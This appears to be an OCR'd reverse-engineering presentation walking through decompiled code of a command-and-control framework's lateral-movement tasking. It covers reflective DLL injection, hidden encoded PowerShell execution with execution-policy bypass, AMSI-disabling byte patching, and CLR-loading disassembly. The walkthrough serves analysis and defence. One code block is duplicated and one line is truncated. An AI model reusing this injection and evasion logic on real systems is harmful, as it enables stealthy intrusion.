
The constructor simply sets the tasker according to the argument



```
public abstract class JobSimple {
  protected CommandBuilder builder = new CommandBuilder();

  protected TaskBeacon tasker;

  protected String arch = "";

  protected int pid = 0;

  public JobSimple(TaskBeacon paramTaskBeacon) { this.tasker = paramTaskBeacon; }
```

Lateral Movements


The ReflectiveDLL class is taking care of preparing the underlying dll to execute the final payload




```
  public void spawn(String paramString) {
    byte[] arrayOfByte1 = getDLLContent();
    int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
    if (i <= 0) {
      this.tasker.error("Could not find reflective loader in " + getDLLName());
      return;
    }
    if (ReflectiveDLL.is64(arrayOfByte1)) {
      if (ignoreToken()) {
        this.builder.setCommand(71);
      } else {
        this.builder.setCommand(88);
      }
    } else if (ignoreToken()) {
      this.builder.setCommand(70);
    } else {
      this.builder.setCommand(87);
    }
    arrayOfByte1 = fix(arrayOfByte1);
    if (this.tasker.obfuscatePostEx())
      arrayOfByte1 = _obfuscate(arrayOfByte1);
    arrayOfByte1 = setupSmartInject(arrayOfByte1);
    byte[] arrayOfByte2 = getArgument();
    this.builder.addShort(getCallbackType());
    this.builder.addShort(getWaitTime());
    this.builder.addInteger(i);
    this.builder.addLengthAndString(getShortDescription());
    this.builder.addInteger(arrayOfByte2.length);
    this.builder.addString(arrayOfByte2);
    this.builder.addString(arrayOfByte1);
    byte[] arrayOfByte3 = this.builder.build();
    this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
  }
}
```

Lateral Movements

Everything is ready; the spawn method is then called



```
  public void spawn(String paramString) {
    byte[] arrayOfByte1 = getDLLContent();
    int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
    if (i <= 0) {
      this.tasker.error("Could not find reflective loader in " + getDLLName());
      return;
    }
    if (ReflectiveDLL.is64(arrayOfByte1)) {
      if (ignoreToken()) {
        this.builder.setCommand(71);
      } else {
        this.builder.setCommand(88);
      }
    } else if (ignoreToken()) {
      this.builder.setCommand(70);
    } else {
      this.builder.setCommand(87);
    }
    arrayOfByte1 = fix(arrayOfByte1);
    if (this.tasker.obfuscatePostEx())
      arrayOfByte1 = _obfuscate(arrayOfByte1);
    arrayOfByte1 = setupSmartInject(arrayOfByte1);
    byte[] arrayOfByte2 = getArgument();
    this.builder.addShort(getCallbackType());
    this.builder.addShort(getWaitTime());
    this.builder.addInteger(i);
    this.builder.addLengthAndString(getShortDescription());
    this.builder.addInteger(arrayOfByte2.length);
    this.builder.addString(arrayOfByte2);
    this.builder.addString(arrayOfByte1);
    byte[] arrayOfByte3 = this.builder.build();
    this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
  }
}
```




```
public static final int COMMAND_JOB_SPAWN_X86 = 70;

public static final int COMMAND_JOB_SPAWN_X64 = 71;

public static final int COMMAND_SETENV = 72;

public static final int COMMAND_FILE_COPY = 73;

public static final int COMMAND_FILE_MOVE = 74;

public static final int COMMAND_PPID = 75;

public static final int COMMAND_RUN_UNDER_PID = 76;

public static final int COMMAND_GETPRIVS = 77;

public static final int COMMAND_EXECUTE_JOB = 78;

public static final int COMMAND_PSH_HOST_TCP = 79;

public static final int COMMAND_DLL_LOAD = 80;

public static final int COMMAND_REG_QUERY = 81;

public static final int COMMAND_LSOCKET_TCPPIVOT = 82;

public static final int COMMAND_ARGUE_ADD = 83;

public static final int COMMAND_ARGUE_REMOVE = 84;

public static final int COMMAND_ARGUE_LIST = 85;

public static final int COMMAND_TCP_CONNECT = 86;

public static final int COMMAND_JOB_SPAWN_TOKEN_X86 = 87;

public static final int COMMAND_JOB_SPAWN_TOKEN_X64 = 88;
```


Lateral Movements

Powershell:

Simply invoke Powershell and execute a command



```
public void PowerShell(String paramString) {
  for (byte b = 0; b < this.bids.length; b++)
    PowerShell(this.bids[b], paramString);
}

public void PowerShell(String paramString1, String paramString2) {
  PowerShellTasks powerShellTasks = new PowerShellTasks(this.client, paramString1);
  log_task(paramString1, "Tasked beacon to run: " + paramString2, "T1086");
  String str = powerShellTasks.getImportCradle();
  powerShellTasks.runCommand(str + paramString2);
}
```




```
public void runCommand(String paramString) {
  String str = (new PowerShellUtils(this.client)).format(paramString, false);
  CommandBuilder commandBuilder = new CommandBuilder();
  commandBuilder.setCommand(78);
  commandBuilder.addLengthAndString("");
  commandBuilder.addLengthAndString(str);
  commandBuilder.addShort(1);
  byte[] arrayOfByte = commandBuilder.build();
  this.client.getConnection().call("beacons.task", CommonUtils.args(this.bid, arrayOfByte));
}
```

Lateral Movements

Powershell:

If POWERSHELL_COMMAND is set, you can override the format. If not set, it simply encodes the command and executes it via powershell




```java
public String format(String paramString, boolean paramBoolean) {
  Stack stack = new Stack();
  stack.push(SleepUtils.getScalar(paramBoolean));
  stack.push(SleepUtils.getScalar(paramString));
  String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
  return (str == null) ? _format(paramString, paramBoolean) : str;
}

public String _format(String paramString, boolean paramBoolean) {
  paramString = CommonUtils.Base64PowerShell(paramString);
  return paramBoolean ? ("powershell -nop -w hidden -encodedcommand " + paramString) : ("powershell -nop -exec bypass -EncodedCommand " + paramString);
}
```

Lateral Movements

Powerpick:


Use unmanaged powershell technique to run powershell without invoking powershell.exe



```java
public void PowerShellUnmanaged(String paramString) {
  for (byte b = 0; b < this.bids.length; b++) {
    BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
    String str = (new PowerShellTasks(this.client, this.bids[b])).getImportCradle();
    if (beaconEntry.is64()) {
      (new PowerShellJob(this, str, paramString)).spawn(this.bids[b], "x64");
    } else {
      (new PowerShellJob(this, str, paramString)).spawn(this.bids[b], "x86");
    }
  }
}
```

Lateral Movements

The beacon will inject the proper dll according to the architecture




```
public PowerShellJob(TaskBeacon paramTaskBeacon, String paramString1, String paramString2) {
  super(paramTaskBeacon);
  this.cradle = paramString1;
  this.task = paramString2;
}

public String getDescription() { return isInject() ? ("Tasked beacon to psinject: " + this.task + " into " + this.pid + " (" + this.arch + ")") : ("Tasked beacon to run: " + this.task +

public String getShortDescription() { return "PowerShell (Unmanaged)"; }

public String getDLLName() { return "x64".equals(this.arch) ? "resources/powershell.x64.dll" : "resources/powershell.dll"; }

public String getPipeName() { return "powershell"; }

public String getTactic() { return "T1086"; }

public int getCallbackType() { return 32; }

public int getWaitTime() { return 10000; }

public boolean ignoreToken() { return false; }

public byte[] fix(byte[] paramArrayOfByte) {
  Packer packer = new Packer();
  packer.addStringUTF8(this.cradle + this.task, 8192);
  paramArrayOfByte = CommonUtils.patch(paramArrayOfByte, "POWERSHELL ABCDEFGHIJKLMNOPQRSTUVWXYZ", CommonUtils.bString(packer.getBytes()));
  if (!this.tasker.disableAMSI())
    paramArrayOfByte = CommonUtils.zeroOut(paramArrayOfByte, new String[] { "AmsiScanBuffer", "amsi.dll" });
  return paramArrayOfByte;
}
```


Lateral Movements

Enables unmanaged hosts to load the common language runtime (CLR) into a process

The Common Language Runtime (CLR), the virtual machine component of Microsoft .NET framework, manages the execution of .NET programs




```
sub_10001B20 proc near

var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_1= byte ptr -1
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 14h
push    ebx
push    esi                 ; ArgList
push    offset ProcName ; "CLRCreateInstance"
push    dword ptr [ecx] ; hModule
xor     bl, bl
mov     [ebp+var_14], edx
mov     [ebp+var_8], 0
mov     [ebp+var_C], 0
mov     [ebp+var_1], bl
call    ds:GetProcAddress
```



```
; Attributes: bp-based frame

sub_10001CB0 proc near

arg_0= dword ptr  8

push    ebp
